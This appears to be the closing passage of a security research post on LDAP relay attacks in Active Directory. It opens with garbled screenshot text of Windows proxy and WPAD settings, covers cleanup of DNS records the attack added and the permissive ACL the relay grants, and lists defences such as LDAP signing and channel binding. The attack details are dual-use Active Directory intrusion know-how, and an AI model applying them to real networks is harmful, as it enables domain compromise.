Adresse du script: http://127.0.0.1:8000/wpad.dat

Enregistrer

u proxy

nnexions Ethernet ou Wi-Fi. Ces connexions VPN.

Utiliser un serveur proxy: Activé

Adresse: 10.72.72.1 Port: 8080

Utilisez le serveur proxy sauf pour les adresses qui commencent par l

Windows PowerShell

```
PS C:\Users> Write-Host $env:COMPUTERNAME
BORDEAUX
PS C:\Users>
```

A word of warning: as explained in Kevin's articles and unlike for the previous relay, cleaning up DNS records should not be done simply by deleting the objects from LDAP, as doing so could leave the record to persist in the server's memory until reboot or DNS restart/reload. Instead, the object's `dNSTombstoned` attribute should be toggled from `FALSE` to `TRUE`, and its `dnsRecord` attribute should be set to an invalid value such as a single NULL byte. After application and replication across all DCs, the object can be safely deleted.

The LDAP relay sets a permissive ACL giving any authenticated account full control of the DNS record object, so that cleanup can be performed with any valid account, not just the originally relayed account that added it.

Defenses

For individual relays, refer to the defense and mitigations mentioned in the original research. Lee's and Will's ADCS research is too extensive to TL;DR, but for the other 2 relays:

- If you're still running Exchange in your environment, patch it. If Exchange has been removed and the object is still present in the schema, Microsoft released an official PowerShell script to fix this issue.
- Prevent non-privileged users from adding DNS records. Extend that to non-privileged machines with a dedicated DNS dynamic updates account within DHCP. Prevent creation of critical `*` and `wpad` records by preemptively adding them as empty `TXT` records.

As for the broader issue of authentication relaying to LDAP/S, nothing new, require LDAP signature and LDAPS channel binding on all domain controllers.

Microsoft had initially planned to apply this configuration by default on domain controllers in March 2020 (there are still some sources mentioning this). However, this change was cancelled and the official documentation was updated to mention that “The March 10, 2020 and updates in the foreseeable future will not make changes to LDAP signing or LDAP channel binding policies or their registry equivalent on new or existing domain controllers”.

Thus, many organizations are still vulnerable to LDAP relay due to insecure defaults. While pushing these requirements as default could maybe generate breaking changes, it would help immensely in blocking this whole range of attacks, so let's hope Microsoft can find a smart way of doing this.